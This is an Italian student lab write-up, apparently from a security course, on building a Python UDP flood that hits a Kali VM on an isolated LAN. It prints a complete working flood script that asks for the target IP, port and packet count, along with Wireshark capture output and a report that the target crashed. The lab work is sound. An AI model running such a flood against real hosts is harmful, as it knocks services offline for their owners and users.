

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto

– Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input

ES:

Ambiente: Per l'esercizio in questione ho utilizzato due VM Kali Linux, una come attaccante ed una come bersaglio. Le due macchine vanno impostate nella stessa rete (nel mio caso una lan) in modo tale da poter comunicare tra loro.

Ho utilizzato le seguenti impostazioni:

-Macchina "attaccante":

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.1.100/24
netmask 255.255.255.0
gateway 192.168.1.1
```

-Macchina "bersaglio":

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.1.110/24
netmask 255.255.255.0
gateway 192.168.1.1
```

Svolgimento:

Come al solito, per programmare in kali utilizziamo l'editor "nano". Importiamo le librerie "random" per la creazione di pacchetti random e "socket" per la creazione e l'invio di pacchetti UDP.

Le funzioni e i comandi che andremo ad utilizzare sono i seguenti:

- input()** per poter inserire in interfaccia utente i dati per la destinazione e per la grandezza dei pacchetti;
- random.getrandbits(8)** per far sì che il programma crei dei pacchetti di 8 bit;
- for _ in range()** per far sì che il programma crei un determinato numero di pacchetti in base al range stabilito (1kb);
- udp_socket()** per la creazione di un socket;
- udp_socket.sendto()** per stabilire la destinazione dei pacchetti e inviarli.

Questo è il codice ottenuto:

```
GNU nano 7.2 ddos.py
1 import socket
2 import random
3
4 print ("Simulatore DoS Attack: ")
5 def ip_bersaglio():
6     ip_bersaglio = input("Inserisci un indirizzo ip bersaglio: ")
7     return ip_bersaglio
8
9 def porta_bersaglio():
10     porta_bersaglio = int(input("Inserisci una porta bersaglio: "))
11     return porta_bersaglio
12
13 def numero_pacchetti():
14     numero_pacchetti = int(input("Inserisci il numero di pacchetti da 1kb da inviare: "))
15     return numero_pacchetti
16
17 def main():
18     ip = ip_bersaglio()
19     porta = porta_bersaglio()
20     dati = bytearray(random.getrandbits(8) for _ in range (1024))
21     num_pacchetti = numero_pacchetti()
22
23     udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
24     print ("connessione effettuata, inizio attacco")
25
26     messaggio = "attacco in corso"
27     indirizzo_di_destinazione = (ip, porta)
28     for _ in range(num_pacchetti):
29         sent_pack = udp_socket.sendto(dati, indirizzo_di_destinazione)
30         print (f"Pacchetti inviati")
31     udp_socket.close()
32
33 if __name__ == "__main__":
34     main()
35
```

Risultato:

Lancio programma, inserimento dati ed invio pacchetti:

[illegible]


Sniffing dei pacchetti da wireshark bersaglio:

Wireshark interface showing a packet capture on eth0. The packet list shows 26 packets, all UDP from 192.168.1.100 to 192.168.1.110. Packet 17 is selected. The packet details pane shows the structure of a UDP packet with a length of 1066 bytes. The packet bytes pane shows the raw data.

No.	Time	Source	Destination	Protocol	Length	Info
14	0.000474192	192.168.1.110	192.168.1.100	ICMP	590	Destination unreachable (...
15	0.000516044	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
16	0.000516127	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
17	0.000516149	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
18	0.000516170	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
19	0.000516192	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
20	0.000516224	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
21	0.000516245	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
22	0.000516266	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
23	0.000587689	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
24	0.003736742	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
25	0.004229471	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024
26	0.004229593	192.168.1.100	192.168.1.110	UDP	1066	53041 → 80 Len=1024

Frame 17: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec_21:b1:d0 (08:00:27:21:b1:d0), Dst: PCSSystemtec_c3:62:d4 (08:00:27:c3:62:d4)
 Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.1.110
 User Datagram Protocol, Src Port: 53041, Dst Port: 80
 Data (1024 bytes)

Crash di Kali Linux bersaglio:



Conclusioni e considerazioni:

In questo caso ho impiegato più tempo del previsto, la maggior parte del quale per capire quali funzioni e comandi avrei dovuto utilizzare.

Inizialmente oltretutto, i pacchetti non venivano sniffati da Wireshark in quanto non avevo inserito nella maniera corretta le due macchine all'interno della stessa rete.

Per poter far crashare Kali poi, ho dovuto effettuare un downgrade delle specifiche tecniche portandole al minimo (1GB RAM e 1 CPU). Questo perché con le impostazioni base, la grandezza dei pacchetti avrebbe impiegato tantissimo tempo a saturare la RAM e la CPU bersaglio. Se avessi aumentato la grandezza dei pacchetti invece, molto probabilmente avrei fatto crashare la macchina attaccante.